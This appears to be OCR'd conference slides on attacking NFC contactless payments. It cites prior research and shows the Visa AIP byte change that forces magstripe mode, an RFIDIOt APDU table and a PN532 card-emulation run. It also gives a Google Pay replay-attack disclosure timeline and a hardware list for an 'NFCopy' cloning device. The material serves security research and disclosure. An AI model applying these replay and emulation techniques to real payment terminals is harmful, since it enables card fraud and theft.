https://www.usenix.org/system/files/conference/woot13/woot13-roland.pdf

Replay Attack(Visa) - 2015

77 60 **82 02 20 40** 9f 36 02 00 06 9f ...

77 60 **82 02 00 80** ...


“Turn the magstripe bit on (set AIP bytes to 0x0080)”

https://www.blackhat.com/docs/us-15/materials/us-15-Fillmore-Crash-Pay-How-To-Own-And-Clone-Contactless-Payment-Devices.pdf

Previous Work

DEFCON 20: NFC Hacking: The Easy Way

- 2 Android phones
- 1 Special System(Cyanogen)
- Communicating with WiFi
- Lag - > depending on network



https://www.defcon.org/images/defcon-20/dc-20-presentations/Lee/DEFCON-20-Lee-NFC-Hacking.pdf

Previous Work

DEFCON 25: Man in the NFC

- 2 Boards(Client & Server)
- SDR Support
- **Private Prototype**
- **Special Design**

https://media.defcon.org/DEF%20CON%2025/DEF%20CON%2025%20presentations/DEFCON-25-Haoqi-Shan-and-Jian-Yuan-Man-in-the-NFC.pdf

NFC Emulation

NFC Emulation

Acr122u (PN532)

+

https://salmg.net/2017/12/11/acr122upn532-nfc-card-emulation/

NFC Emulation

7.3.14 TgInitAsTarget

The host controller uses this command to configure the PN532 as target.

Input:

D4	8C	Mode	MifareParams[ ] (6 bytes)	FeliCaParams[ ] (18 bytes)	NFCID3t (10 bytes)
			LEN Gt	[Gt[0..n]]	LEN Tk	[Tk[0..n]]

NFC Emulation

```
# COMMAND : [Class, Ins, P1, P2, DATA, LEN]
PCSC_APDU = {
        'ACS_14443_A' : ['d4','40','01'],
        'ACS_14443_B' : ['d4','42','02'],
        'ACS_14443_0' : ['d5','86','80', '05'],
        'ACS_DISABLE_AUTO_POLL' : ['ff','00','51','3f','00'],
        'ACS_DIRECT_TRANSMIT' : ['ff','00','00','00'],
        'ACS_GET_SAM_SERIAL' : ['80','14','00','00','08'],
        'ACS_GET_SAM_ID' : ['80','14','04','00','06'],
        'ACS_GET_READER_FIRMWARE' : ['ff','00','48','00','00'],
        'ACS_GET_RESPONSE' : ['ff','c0','00','00'],
        'ACS_GET_STATUS' : ['d4','04'],
        'ACS_IN_LIST_PASSIVE_TARGET' : ['d4','4a'],
        'ACS_LED_GREEN' : ['ff','00','40','0e','04','00','00','00','00'],
        'ACS_LED_ORANGE' : ['ff','00','40','0f','04','00','00','00','00'],
        'ACS_LED_RED' : ['ff','00','40','0d','04','00','00','00','00'],
        'ACS_MIFARE_LOGIN' : ['d4','40','01'],
        'ACS_READ_MIFARE' : ['d4','40','01','30'],
        'ACS_POLL_MIFARE' : ['d4','4a','01','00'],
        'ACS_POWER_OFF' : ['d4','32','01','00'],
        'ACS_POWER_ON' : ['d4','32','01','01'],
        'ACS_RATS_14443_4_OFF' : ['d4','12','24'],
        'ACS_RATS_14443_4_ON' : ['d4','12','34'],
        'ACS_SET_PARAMETERS' : ['d4','12'],
```

RFIDIOt Library: https://github.com/AdamLaurie/RFIDIOt/


NFC Emulation

```
Sals-MBP:RFIDIOt sal$ ./pn532emulate.py 00 0800 dc4420 60 01fea2a3a4a5a6a7c0c1c2c3c4c5c6c7ffff aa998877665544332211 00 52464944494f7420504e353332
pn532emulate v0.1d (using RFIDIOt v1.0i)
  Reader: PCSC ACS ACR122U PICC Interface
          (Firmware: ACR122U215)

  NXP PN532 Firmware:
ISO/IEC 14443 Type A
           ISO/IEC 14443 Type B
           ISO/IEC 18092

 Waiting for a PoS/Terminal/ or something to make a payment...

  Waiting for activation...
```


https://github.com/AdamLaurie/RFIDIOt/blob/master/pn532emulate.py


Replay Attack

Replay Attack




Timeline:
2018–03–17: Discovered
2018–04–10: Retest in different PoS
2018–04–21: Google Pay team notified
2018–04–21: Google received my bug report
2018–04–23: Bug accepted – Assigned Priority: 1 Severity: 2
2018–04–26: Google feedback, bug not qualified for reward
2018–07–06: Google feedback, “Won’t Fix (Intended Behavior)”
2018–07–24: Public report in Tpx.mx



VISA
NFC
Reader Ready
Charge $1.01
KEYPAD
LIBRARY
$1.01
1 2 3
4 5 6
7 8 9
C 0 +
Pocket CHIP



NFCopy Project



NFCopy Project



NFCopy Project


Raspberry Pi Zero

Acr122 USB NFC Reader

LiPo 3.7v 500mAh


ZERO-LiPO

NFCopy Characteristics



